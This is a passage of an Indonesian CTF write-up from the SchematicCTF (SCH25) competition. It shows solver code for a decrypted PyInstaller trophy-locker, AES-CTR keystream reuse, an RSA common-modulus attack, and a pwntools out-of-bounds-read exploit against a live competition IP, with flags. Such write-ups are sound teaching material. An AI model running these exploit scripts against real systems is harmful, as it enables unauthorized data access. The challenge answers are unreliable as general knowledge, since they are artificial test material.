
Untuk profile dari urara kita bisa skip karna ga begitu penting tapi pada bagian diary terdapat clue penting yaitu:

- Urara memiliki sebuah dream trophy. tapi dream trophy itu hilang dan ia tidak bisa menemukannya

- Dijelaskan bahwa pada systemnya terdapat sebuah file yang dimana file itu ada file executable. But si urara takut untuk run itu

Setelah dari sini bisa ku simpulkan tugas ku selanjutnya adalah mencari dream trophy urara yang hilang dan juga cari file exe itu. Dikarenakan begitu banyaknya file aku memutuskan untuk mencari dan memfilternya menggunakan VSCode

Singkatnya setelah pencarian yang melelahkan dan membuat malas. Aku menemukan kedua file yang dimaksud si urara.



Aku menemukan file exe nya di /trainning_plans. Lalu untuk dream trophy nya urara di /trophy_case. But sayangnya ia terkunci dengan sesuatu sehingga hanya ada plaintext UMA_ENCRYPTED{}

Karna aku penasaran dengan file exeya aku coba untuk memindahkan filenya ke system linux ku untuk ngetes. Karna aku tidak bisa langsung run pada systemnya urara karna aku menggunakan readonly

```
LAPTOP-00I60C49 ~ /mnt/urara/home/urara/training_plans
zsh > cp special_training.umapyon ~/ctf/SCHCTF/urara-pc/
LAPTOP-00I60C49 ~~/ctf/SCHCTF/urara-pc
zsh > ls
special_training.umapyon urara_pc.img
LAPTOP-00I60C49 ~~/ctf/SCHCTF/urara-pc
zsh > ./special_training.umapyon
[done]
LAPTOP-00I60C49 ~~/ctf/SCHCTF/urara-pc
```

Aku sudah run programnya tetapi hanya menampilkan kata [done] saja. Hmm aku mencoba mengecek isinya pakai strings. Dan tidak sengaja aku melihat sesuatu yang menarik ↗.

xjaraco/text/Lorem ipsum.txt
zPYZ.pyz
9libpython3.13.so.1.0

File ini ternyata dibuat menggunakan python dan tertulis disitu PYZ. yang artinya kita bisa melakukan ekstraksasi filenya menjadi file pyc menggunakan pyinstxtractor. Selanjutnya aku melakukan ekstraksasi filenya

```
LAPTOP-00I60C49 ~~/ctf/SCHCTF/urara-pc
zsh > python pyinstxtractor.py special_training.umapyon 66 ls -la
[+] Processing special_training.umapyon
[+] Pyinstaller version: 2.1+
[+] Python version: 3.13
[+] Length of package: 13009489 bytes
[+] Found 120 files in CArchive
[+] Beginning extraction... please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_Setuptools.pyc
[+] Possible entry point: MCEZEENLVO.pyc
[+] Found 467 files in PYZ archive
[!] Error: Failed to decompress PYZ.pyz_extracted/jaraco.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_distutils/compilers.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/_distutils/_compilers/C.pyc, probably encrypted. Extracting as is.
[+] Successfully extracted pyinstaller archive: special_training.umapyon

You can now use a python decompiler on the pyc files within the extracted directory
total 2109956
drwxr-xr-x 3 split4t3rminal split4t3rminal 4096 Oct 18 22:15 .
drwxr-xr-x 9 split4t3rminal split4t3rminal 4096 Oct 18 12:55 ..
-rw-r--r-- 1 split4t3rminal split4t3rminal 17558 Oct 18 11:15 pyinstxtractor.py
-rw-r--r-- 1 split4t3rminal split4t3rminal 13073136 Oct 18 22:10 special_training.umapyon
drwxr-xr-x 6 split4t3rminal split4t3rminal 4096 Oct 18 22:15 special_training.umapyon_extracted
-rw-r--r-- 1 split4t3rminal split4t3rminal 2147483648 Oct 12 20:07 urara_pc.img
```

Selanjutnya aku coba cek pada file yang berhasil aku extract. Diantara file filenya aku melihat sebuah file yang mencurigakan dan beda dari yang lain. Awalnya aku ingin

melakukan decompile menggunakan pylingual, but karna web nya lagi bad gate away. Jadi aku hanya melakukan analisis menggunakan strings.

```
LAPTOP-0V160C49 ~ /CTF/SEARCH/urara-pc/Special_Training.unidpyon_extracted
zsh > strings MCEZEEHLVQ.pyc
Path)
AES)
padz
home/urara/trophy_case
@00112233445566778899aabcccddeeff00112233445566778899aabcccddeeff
0102030405060708090a0b0c0d0e0f10
554d415f454e43525950544544
B7B2B6B7B6B3B6BfB
B5B6B8B6B3B5B6BcB
B6B7B6B2B8B5B7B8B
returnc
B7B5B8B7B2B6B8B9B
MODE_CBC
encrypt
B8B1B6B5B6B7B4B2B
B7B3B6B7B6BfB6BfB6Bf
B6BfB6BfB6BfB6BfB7B7B)
B6B5B8B7B6B1B7B3B6B
B4B7B8B1B6B3B6B7B2Bs

MCEZEEHLVQ.py
B6B7B5B8B6B2B7B3B6BdBr
B7B6B1B7B8B6BcB5B
B5B6B7B3B6B8B5B7B
B6B8B3B6B9B6B2B6Bc
.umaZ
[encrypted] z
→ )
with_suffix
suffix
exists
read_bytesr
```

Disini aku langsung yakin ini program yang mengunci semua file trophy yang ada pada trophy_case. Alasan ini di dukung dengan

- Pada bagian atas tertulis AES yang menandakan bahwa program ini melakukan enkripsi menggunakan algoritma AES
- Terdapat path yang mengarah ke /home/urara/trophy_case <- yang dimana itu adalah tempat semua trophy urara saat ini terkunci
- (hanya dugaan but benar v:) program ini mengunci trophy nya urara menggunakan kunci
@00112233445566778899aabcccddeeff00112233445566778899aabcccddeeff
dan 0102030405060708090a0b0c0d0e0f10

Karena aku sudah menemukan algoritmanya yang mengunci trophy nya urara selanjutnya aku akan buka file dream trophy nya dia menggunakan kunci tersebut.

Pertama tama aku akan pindah kan dulu dream_trophynya. Setelah aku memindahkannya aku membuat sebuah script sederhana untuk membuka trophynya

Berikut ini adalah solvernya

```

from pathlib import Path

from Crypto.Cipher import AES


KEY =
bytes.fromhex("00112233445566778899aabbccddeeff00112233445566778899aabbcc
ddeeff")

IV = bytes.fromhex("0102030405060708090a0b0c0d0e0f10")

HEADER = b"UMA_ENCRYPTED"

file = Path("dream_trophy.uma")

data = file.read_bytes()

if data.startswith(HEADER):

    data = data[len(HEADER):]

cipher = AES.new(KEY, AES.MODE_CBC, IV)

flag = cipher.decrypt(data)

padding = flag[-1]

if 1 <= padding <= AES.block_size and flag[-padding:] == bytes([padding])*padding:

    flag = flag[:-padding]

print(flag)

```

Selanjutnya kita jalankan solvernya. Untuk mendapatkan isi dream_trophy nya urara

```

LAPTOP-00160C49 ~ /ctf/SCHCTF/urara-pc
zsh > python3 solver.py
b'SCH25{debe654149e5a20c0f117c7a1feb57bf4d684f2b802f7986732e4e5401793b69}'
LAPTOP-00160C49 ~ /ctf/SCHCTF/urara-pc

```

Nah itu dia yang kita cari AHAHAHHAHA 🎉 🎉

When urara trophy is encrypted

but i get that again hehe



- **Flag**

SCH25{debe654149e5a20c0f117c7a1feb57bf4d684f2b802f7986732e4e5401793b69}



[CRYPTOGRAPHY]

1. rtcsea

- Challenge

The image shows a challenge interface for a competition. At the top left is a button labeled "Challenge". To its right is the text "93 Solves". In the top right corner is a close button (an "X"). Below this header, the challenge name "rtcsea" is displayed in large white letters, followed by its value "100" in a slightly smaller font. A warning message "Read the challenge name carefully!!!" is present. The author of the challenge is listed as "Author: eliiiiii11". Below the author information is a blue button with a download icon and the text "source1.zip". At the bottom of the interface are two buttons: "Flag" on the left and "Submit" on the right.

- How To Solve

Diberikan sebuah zip yang jika di ekstrak akan berisi:

```
Archive: source1.zip
  creating: source/
  inflating: source/chall.py
  inflating: source/plaintext.txt
  inflating: source/output.txt
```

Singkat cerita pada file chall.py menggunakan aes mode ctr dengan reuse keystream. Karna setiap pemanggilan encrypt() memanggil Counter.new(128) tanpa nonce unik dan counter selalu mulai dari keystream yang sama.

POC:

```
def encrypt(plaintext):
    cipher = AES.new(KEY, AES.MODE_CTR, counter=Counter.new(128))
    return cipher.encrypt(plaintext)
```

Dan karena kita diberikan plaintext, kita mendapatkan keystream nya dengan men xor cipher_test dengan plaintext, setelah mendapat keystream, semua part sebelum cipher_test di xor dengan keystream dan dibagi menjadi beberapa part.

POC:

```
with open("plaintext.txt", "rb") as f:
    known_plaintext = f.read().strip()

with open("flag.txt", "rb") as f:
    flag = f.read().strip()

flag_parts = [flag[i:i+4] for i in range(0, len(flag), 4)]

cipher_parts = [encrypt(part) for part in flag_parts]

cipher_test = encrypt(known_plaintext)

noise = [encrypt(os.urandom(len(flag_parts[0]))) for _ in range(3)]

import random
all_ct = cipher_parts + [cipher_test] + noise

with open("output.txt", "w") as out:
    for ct in all_ct:
        out.write(ct.hex() + "\n")
```

Solver:

```
#!/usr/bin/env python3
from pathlib import Path

def xor(a: bytes, b: bytes) -> bytes:
    return bytes(x ^ y for x, y in zip(a, b))

out_lines = [l.strip() for l in
Path("output.txt").read_text().splitlines() if l.strip()]
known_plain = Path("plaintext.txt").read_bytes().strip()
cts = [bytes.fromhex(l) for l in out_lines]

idx_ct_test = next(i for i,c in enumerate(cts) if len(c) ==
len(known_plain))
ct_test = cts[idx_ct_test]
keystream = xor(ct_test, known_plain)

flag_parts_ct = cts[:idx_ct_test]
```

```
flag_bytes = b"".join(xor(ct, keystream[:len(ct)]) for ct in flag_parts_ct)

print(flag_bytes.decode(errors="replace"))
```


```
[...]
└─(venv)─(amadeus㉿tarx)─[~/.../schematic/crypto/rtcsea/source]
  $ python3 solve.py
SCH25{r3u53d_k3Y_4TT4cK}
```

- Flag

SCH25{r3u53d_k3Y_4TT4cK}

2. commodo

- Challenge



- How To Solve

Diberikan sebuah chall.py dan sebuah nc jika kita jalankan nc nya maka memunculkan sebuah key .pem

Dan isi dari chall.py nya adalah:

```
flag_env = os.environ.get("CHALL_FLAG")
flag_bytes = flag_env.encode()

g = 5
e1_prime = 65537
e2_prime = 48611

key_params = RSA.generate(2048)
n = key_params.n
e1 = g * e1_prime
e2 = g * e2_prime

key_en = RSA.construct((n, e1))
key_si = RSA.construct((n, e2))

pem_en = key_en.export_key().decode()
pem_si = key_si.export_key().decode()

bits = 1024
p_pi = number.getPrime(bits)
q_pi = p_pi
while True:
    q_pi += 2
    if number.isPrime(q_pi) and q_pi.bit_length() == bits and q_pi != p_pi:
        break
n_pi = p_pi * q_pi
e_pi = 65537
key_pi = RSA.construct((n_pi, e_pi))
pem_pi = key_pi.export_key().decode()

decoy_message = b"Maybe there's something common between two other keys?"
m_decoy = int.from_bytes(decoy_message, "big")
c_decoy = pow(m_decoy, key_pi.e, key_pi.n)

aes_key = os.urandom(16)
cipher_aes = AES.new(aes_key, AES.MODE_CBC)
encrypted_flag = cipher_aes.encrypt(pad(flag_bytes, AES.block_size))
iv = cipher_aes.iv
iv_and_ct = iv + encrypted_flag
```

Jadi kita di berikan 3 public key (EN, SI, PI) dan tiga file terenkripsi yaitu key_for_en.enc, key_for_si.enc, key_for_pi.enc dan flag.enc.

Dua public key (EN dan SI) ternyata memiliki modulus sama n (RSA 2048) dan exponent berbeda tapi eksponen-eksponen itu mempunyai faktor bersama kecil g = 5, nilai ini terlihat dari eksponen dibagi 5 memberi angka-angka spesifik $327685 = 5 * 65537$ dan $243055 = 5 * 48611$.

Karena kedua eksponen dapat ditulis sebagai $e = g * r1$ dan $e2 = g * r2$ dengan g kecil dan $\gcd(r1, r2) = 1$, kita dapat menemukan koefisien Bézout u, v sehingga $u * r1 + v * r2 = 1$.

Dengan properti modular dari RSA, kombinasi $c_1^u * c_2^v = m^g \pmod{n}$ memberikan $m^g \pmod{n}$.

Karena g kecil (5) dan $m^g < n$ (kunci AES 16-byte kecil relative terhadap n), kita bisa mengambil akar-kelima integer tepat untuk mendapatkan m

m adalah kunci AES (16 bytes). `flag.enc` berformat $\text{IV} \parallel \text{ciphertext}$ (IV 16 bytes) sehingga kita decrypt AES-CBC dan unpad PKCS#7 untuk dapatkan flag

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import inverse, long_to_bytes,
bytes_to_long
import base64
import math
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

pem_en = """-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2mHzzvInSAbmBTrWIBps
MiKH07Y/YYNP6RgaO30+2JQ0KheeUEVM04zU9DheN2LlcQ7bZLSJsRvq4ZuNS+Po
hpsZ+J0u5oNiATXodPmrLPgKM1lx7Rgg2m5LYEISeq9GjPquV633JhQEMk6XpVhw
7CJwnxJGI05dFGAsResIgM026h5iAzL4dvg3GvkxbAgC0q9pcnDC+/mItqT1DW0l
uPA++8xund8ziHyUUrzFV0GMnMEwYD/DOb0gvu86mEDC5JzpUOAqAAfQkYcPDx4Q
6L2qG84H9dm3tsvBww4dJllu1CqXOiegZyNERH/v1nlEef4L8uN5vREgWH/VGBy2
5wIDBQAF
-----END PUBLIC KEY-----"""

pem_si = """-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2mHzzvInSAbmBTrWIBps
MiKH07Y/YYNP6RgaO30+2JQ0KheeUEVM04zU9DheN2LlcQ7bZLSJsRvq4ZuNS+Po
hpsZ+J0u5oNiATXodPmrLPgKM1lx7Rgg2m5LYEISeq9GjPquV633JhQEMk6XpVhw
7CJwnxJGI05dFGAsResIgM026h5iAzL4dvg3GvkxbAgC0q9pcnDC+/mItqT1DW0l
uPA++8xund8ziHyUUrzFV0GMnMEwYD/DOb0gvu86mEDC5JzpUOAqAAfQkYcPDx4Q
6L2qG84H9dm3tsvBww4dJllu1CqXOiegZyNERH/v1nlEef4L8uN5vREgWH/VGBy2
5wIDA7Vv
-----END PUBLIC KEY-----"""

c1_b64 =
"UF7PjSOYraSHl930X14B46iLKjRXt00wHh7+FF6yB1LkDXpKSU1DkgHPU3vxZt9Sh0
q0xr1HcHTmi02rvrbkBB//ovnsmMkvL03kzrFEzdTZ788jgwhWJlIKbjd/BeCIMqHlQ
2Fi0oF5dlTpYWumST4B+VIS9mw86CfR3vbwmB1cKdVZ5ivaDsQwIxN5aKglQOXYPBmt
B1HjKdKX0y/pPpuGIau4UYDA0lFISM+vFX1IbFvQYhfbuPLKG2+bcOMex60rHBhbtlR
Fk/1SpP8yERBMwDEpSuffDGFWkV6QrdZyx8gjtlhnEEUrWrOsavLmVPaRya+b7olF6l
YdGBnVjw="
```

```

c2_b64 =
"MA01UeQufSlXHBE0i8MwWFRKdabvlcFnHnDtlcbuJd97GL8w0lhSPRIsDcRgFjnbtk
6xQcaEWd9UJNFXyZ47oPSmSCyZScZY041E4vlrJ9Jqj0qb9G7+3jKicW2ZhCK2cRUm9
1czc97AaQZiio1V5kmVWsRksQsqPOhZxFHV3WwjEoPkMRoM3VB0NNJ7+NRrjq0XwkV4
KZVI7wJZN8YJF+NY1HVYZW4oHa4n13emrxxUxEnY4ScQMYKi+MBYGEYiEl2qr//5F+a
tI3sT1XuGCpj6NNBqudX3HFsvPwV5gKovkaD5AEky0HSHlIvdCd2u1+UL97hQ5PkCv8
p+W/CBHA=="
flag_b64 =
"f0ai1CoV0VYLqo5xyC01q6r2v+dafbosgJc7Eme0JKmo5U0W7h8IB1Z+jdH4xl9yoC
VFD+wK+qEY8hpuTl/WkQybyndhwS6xG04DQ+jFDYo="

key_en = RSA.import_key(pem_en)
key_si = RSA.import_key(pem_si)

n = key_en.n
e1 = key_en.e
e2 = key_si.e

print("n bit length:", n.bit_length())
print("e1:", e1)
print("e2:", e2)

g = 5

r1 = e1 // g
r2 = e2 // g
print("r1, r2:", r1, r2)

c1 = int.from_bytes(base64.b64decode(c1_b64), "big")
c2 = int.from_bytes(base64.b64decode(c2_b64), "big")

def egcd(a,b):
    if b==0:
        return (1,0,a)
    x,y,gc = egcd(b, a%b)
    return (y, x - (a//b)*y, gc)

u, v, gc = egcd(r1, r2)
if gc != 1:
    raise Exception("r1, r2 bukan coprime")
print("Bezout u,v:", u, v)

def mod_pow_with_neg(base_int, exp, mod):
    if exp >= 0:
        return pow(base_int, exp, mod)
    else:
        inv = inverse(base_int, mod)
        return pow(inv, -exp, mod)

part1 = mod_pow_with_neg(c1, u, n)
part2 = mod_pow_with_neg(c2, v, n)

```

```

m_g = (part1 * part2) % n

def integer_nth_root(x, n):
    root = int(pow(x, 1.0/n))
    low = 0
    high = 1 << ((x.bit_length() // n) + 2)
    while low <= high:
        mid = (low + high) // 2
        p = pow(mid, n)
        if p == x:
            return mid, True
        if p < x:
            low = mid + 1
        else:
            high = mid - 1
    return high, False

m, exact = integer_nth_root(m_g, g)
print("g-th root?", exact)
print("m bitlen:", m.bit_length())
aes_key = long_to_bytes(m)
print("AES key len:", len(aes_key))
print("AES key (hex):", aes_key.hex())

iv_and_ct = base64.b64decode(flag_b64)
iv = iv_and_ct[:16]
ct = iv_and_ct[16:]
cipher = AES.new(aes_key, AES.MODE_CBC, iv=iv)

flag = unpad(cipher.decrypt(ct), AES.block_size)
print("FLAG:", flag.decode())

```

dan Ketika kamu run codenya dia muncul flagnya

```

◆ WearTime at ◆ /mnt/d/CTF/Soal CTF/SchematicCTF/commod ◆◆ma
❶ > python solver.py
n bit length: 2048
e1: 327685
e2: 243055
r1, r2: 65537 48611
Bezout u,v: 830 -1119
g-th root? True
m bitlen: 126
AES key len: 16
AES key (hex): 36423f8b4053776b741bdb3490a4ecfc
FLAG: SCH25{b4ng_pl15_b4ng_p3ng3n_m3n4ng_3np151_c3733f}

```


- Flag

SCH25{b4ng_pl15_b4ng_p3ng3n_m3n4ng_3np151_c3733f}

[BINARY EXPLOITATION]

1. deepspace

- Challenge



- How To Solve

Diberikan zip file yang berisi chall, loader, libc, dan flag:

```
Archive: newChall.zip
creating: newChall/
inflating: newChall/chall
inflating: newChall/flag
inflating: newChall/ld-linux-x86-64.so.2
inflating: newChall/libc.so.6
```

Beta buka dulu flagnya:

```
(venv)-(amadeus@tarx)-[~/.../schematic/binex/deepspace/newChall]
$ cat flag
SCH25{FAKE-FLAG}
```

Janji palsu dunia:(

Diberikan file chall dengan semua security settings menyala kecuali stack:

```
(venv)-(amadeus@tarx)-[~/.../schematic/binex/deepspace/new
$ checksec --file=chall
RELRO           STACK CANARY      NX      PIE
Full RELRO      No canary found  NX enabled  PIE enabled
```

TL;DR:

- 1) Program membuat dua buffer lewat mmap yaitu local_20 sebagai input user dan local_28 untuk menyimpan flag.
- 2) Pada opsi ke 5, program menampilkan kedua alamat buffer sehingga dapat mengetahui dimana local_20 dan local_28 pada virtual memori.
- 3) Opsi 2 membuka file ./flag dan membaca ~100 byte ke local_28 , sehingga flag berada jelas di memori proses.
- 4) Opsi ke 3 melakukan write(1, local_20, size) dengan size input user tanpa validasi, sehingga akan membaca sebanyak size yang diinputkan.
- 5) Karena local_20 dan local_28 berdekatan, jika size yang diberikan cukup besar, maka write akan membaca melewati local_20 dan membaca local_28.
- 6) Objektif chall ini adalah membaca ./flag dengan memanfaatkan address leak dan out-of-bounds read pada buffer mmap.

Solver:

```
from pwn import *
import re

p = remote("103.185.52.103", 2001)
p.recvuntil("> ")

p.sendline("5")
out = p.recvuntil("> ").decode(errors='ignore')
print("menu5:\n", out)
m1 = re.search(r'Aliens 1:\s*(0x[0-9a-fA-F]+)', out)
m2 = re.search(r'Aliens 2:\s*(0x[0-9a-fA-F]+)', out)
addr28 = int(m1.group(1), 16)
addr20 = int(m2.group(1), 16)
print(hex(addr28), hex(addr20))
p.sendline("2")
```

```
print(p.recvuntil("> ").decode(errors='ignore'))\n\n    diff = abs(addr28 - addr20)\n    size = diff + 0x100\n    print("diff", hex(diff), "size to try", size)\n\n    p.sendline("3")\n    p.recvuntil("Enter log size: ") \n    p.sendline(str(size))\n\n    data = p.recvuntil("> ", timeout=3)\n    open("dump.bin", "wb").write(data)\n\n    m = re.search(rb'SCH25\{[^}\]{1,400}\}', data)\n    if m:\n        print("FLAG:", m.group(0).decode())\n    else:\n        print("No flag in dump; examine dump.bin")
```

```
data = p.recvuntil("> ", timeout=3)\nFLAG: SCH25{Kur4ng_T4hU_Ju9A_Y4H_muNgKiN_SuaTu_s4At_b4KaL_When_Yh}\n[*] Closed connection to 103.185.52.103 port 2001
```

- **Flag**

